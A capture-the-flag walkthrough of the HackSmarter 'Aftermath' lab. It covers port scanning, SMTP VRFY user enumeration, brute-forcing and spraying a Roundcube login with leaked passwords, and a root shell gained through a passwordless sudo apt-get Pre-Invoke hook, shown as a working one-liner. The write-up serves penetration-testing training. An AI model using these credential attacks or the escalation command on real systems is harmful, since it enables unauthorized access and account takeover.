HackSmarter Aftermath Writeup | SMTP VRFY Enum to Roundcube Password Spray to apt-get Root
Complete HackSmarter Aftermath walkthrough covering Rustscan enumeration, SMTP VRFY user enumeration with smtp-user-enum, Roundcube Webmail password spraying with cubeSpraying, mailbox flag recovery, and root privilege escalation via passwordless apt-get APT::Update::Pre-Invoke.
HackSmarter Aftermath
Author : blackxploit
Attack chain at a glance: Rustscan enumeration → SMTP VRFY user enumeration → Roundcube password spraying (maria) → mailbox flag → www-data shell → passwordless apt-get root via APT::Update::Pre-Invoke.
Objective
You have been assigned a penetration test against a Linux server in the client's network. Your objective is to gain root access. The client has planted three flags on the system, retrieving each of these flags demonstrates impact.
Initial Access
Another team member pulled down a list of names and passwords from DeHashed... but are unsure if any of them are valid. The usernames and passwords are on the lab page.
Reconnaissance
Port Scan with Rustscan
get started with Rustscan
# Full-port Rustscan with Nmap service + script scan
$ rustscan -b 500 -a 10.1.113.33 --top -- -sC -sV -PnPORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMgbbaMyJEYXgh7IT0kwHZ4vF+bNfXi/Qo6kzc+wldKmAOfdHNrt5kZd5lG51lsL975V0F4R7RVzHDVFJEZeWQk=
| 256 ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPxf4Ttxig7FRpqQuFy9yStc+ajfdz52dxXC3rUwH2dL
25/tcp open smtp syn-ack ttl 62 Postfix smtpd
|_smtp-commands: kali, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Issuer: commonName=kali
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-02T19:39:52
| Not valid after: 2036-02-28T19:39:52
| MD5: 25b2:9a20:c5a5:6087:df8f:476e:b232:39c9
| SHA-1: 3452:1e8f:0af2:ce28:ca99:2a19:2dee:54dc:b5aa:a673
| -----BEGIN CERTIFICATE-----
| MIIC6TCCAdGgAwIBAgIUeaW7QnviaqxGa5HvkjnVU+GhQ9IwDQYJKoZIhvcNAQEL
| BQAwDzENMAsGA1UEAwwEa2FsaTAeFw0yNjAzMDIxOTM5NTJaFw0zNjAyMjgxOTM5
| NTJaMA8xDTALBgNVBAMMBGthbGkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQCrVQbb6jV/ft5z1U6pFdKJutmgAX1YJeASr5z0ilBFDiRSTgugKAvcmyCt
| uzE0RY6Gzd4xwuZvh3ltmoXKBq11WnD2U5pYQENaPEPeJ7oFfT9+Uad780rXrmR7
| fhNtpDrZjSoshA06uF4xDgI5p2HcWCD5hINmfqbjzq1OBEtW8G3MvZd/snmGOn2v
| QpZ9uj1tUyRT55VvRohdDS+K7szLcrs9iRpqog77+N4aIC8tCZxi1h2oar+GHJR+
| r6N3J85XVyOUzZPPcRdNBtbUuGEedQxGrDY4ZAuSKawWJVOG+1V3uBA1bRAjdJJl
| w6aUpoxkuAAiwkdaSXmzRggkYMKLAgMBAAGjPTA7MAkGA1UdEwQCMAAwDwYDVR0R
| BAgwBoIEa2FsaTAdBgNVHQ4EFgQUBhinmATeQCMbrSPjOEO54MeSTwQwDQYJKoZI
| hvcNAQELBQADggEBAJ+zdoifzuC1RIQGsY3xvQVRzS4FwTQ4IHiyfULomrTVCNoB
| +Lwc0OjBGRZqPdMo/Defbb7x/eSV4X2WXC3b15jhpkY++Y7BXq6In3SKpiAPySCW
| k1bYokHYNb19xjLEZPEjeXGB2zm+ikjOZ2pAufdIfqFFU1vqwlf9b/WEm5g6/p+t
| KZF9k99LMjXo1SYCnlZXiowI6XrEIN2sBZaYcRCeIGa1pHgBxc+WQ2S5Xiy8JPtQ
| cFAFpi/I0cnLsYsF8C0CG5xCWRddbpz6pX0vdujUvF5KGTyCycTPEWtVFbrWi4I3
| bapnWexZWBnOeKdfmSWNgFSQ+/AXhp0vD+SjUqg=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp open http syn-ack ttl 62 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Home
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
Service Info: Host: kali; OS: Linux; CPE: cpe:/o:linux:linux_kernelWeb Enumeration
well , after gather stuffs from rustscan i quickly started fuzzing for subdomains using ffuf
got nothing next i did dir enumeration using gobuster and got
there is a roundcube webmail running , /roundcube (Status: 301) [Size: 314] [--> http://10.1.113.33/roundcube/]
and i though the same thing port 25 yup , our target is port 25
lets check
SMTP User Enumeration (via VRFY)
we can do SMTP User Enumeration (via VRFY)
• The Vulnerability: The Nmap output explicitly shows that the VRFY command is enabled (|_smtp-commands: ..., VRFY, ...).
• The Attack: Attackers can connect to port 25 and use tools like smtp-user-enum or simple netcat commands to check if specific usernames exist on the system (e.g., VRFY root or VRFY admin).
• Impact: Once valid usernames are found, they can be targeted for brute-force credential attacks or highly targeted phishing.

okay so root user exits , if you look carefully the objective of the machine you will got a list of usernames and passwords attached !
“Another team member pulled down a list of names and passwords from DeHashed... but are unsure if any of them are valid.”
this is our weapon !
so lets start attck….
# Enumerate valid SMTP users via VRFY using the DeHashed name list
$ smtp-user-enum -M VRFY -U names.txt -t 10.1.113.33Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
----------------------------------------------------------
| Scan Information |
----------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... names.txt
Target count ............. 1
Username count ........... 499
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Sat Sep 12 04:04:23 2026 #########
10.1.113.33: maria exists
10.1.113.33: kali exists
######## Scan completed at Sat Sep 12 04:05:56 2026 #########
2 results.
499 queries in 93 seconds (5.4 queries / sec)there 2 users
Password Spraying — Roundcube Webmail
lets bruteforce
then i quickly crafted a python script that will brute for me
# Brute-force the Roundcube login for user maria
$ python3 brute.py -t http://10.1.113.33/roundcube -u maria -P passwords.txt[*] Target : http://10.1.113.33/roundcube/
[*] User : maria
[*] Passes : 29
[*] Threads: 5
--------------------------------------------------
trustno1 HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Admin@123 HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] hello HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] love123 HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Tellme@pass HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Admninistrator HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Summer HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] 1qaz2wsx HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] flower HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] ComputeR HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Tigger HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] jordan HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Ginger HTTPConnectionPool(host='10.1.113.33', port=80): Read timed out. (read timeout=10)
[-] Qatar@123 HTTPConnectionPool(hosPassword Spraying with cubeSpraying
further googling i notice that
Password spraying against Roundcube webmail involves testing a single common password against a large list of user accounts to bypass account lockout thresholds. [1]
cubeSpraying performs a Password Spraying attack against a Roundcube Webmail application. Password Spraying is a technique where an attacker attempts one password against many users to avoid being locked out due to multiple failed login attempts.
https://github.com/robotshell/cubeSpraying
and i found the password for the maria user

well , this isnt easy for me i debug it for 30 mins straight to get success and has to reset the machine
may be hammering the server (or its PHP session store) in a state where every POST returned 401 before even evaluating credentials. After reboot, it started behaving normally.
Mailbox Access — Initial Flag
then after logged into the mail box got the initial flag then i checked for the version of the roundcube web mail


well , the initial flag found inside the mailnbox
Privilege Escalation — apt-get Pre-Invoke
then further hunting for user flag and root flag i started searching inside www -data
checked socket statistics and try sudo -l
and wow ,

passwordless root via apt-get.
# Passwordless apt-get -> root shell via Pre-Invoke hook
$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
spawns root shell for me !
How It Works
how it works
| Piece | Why it matters |
|---|---|
NOPASSWD: /usr/bin/apt-get |
Lets www-data run apt-get as root, no password |
-o flag |
apt-get accepts any config option on the command line |
APT::Update::Pre-Invoke |
A list of shell commands APT runs as root before update begins |
::= |
Appends to the list (the correct syntax for list-valued options) |
Wrap-up
Thats all , thanks for reading.
Written by Surajit Sen
Was this writeup helpful?
14 readers found this helpful
Comments
No comments yet — be the first to share your thoughts.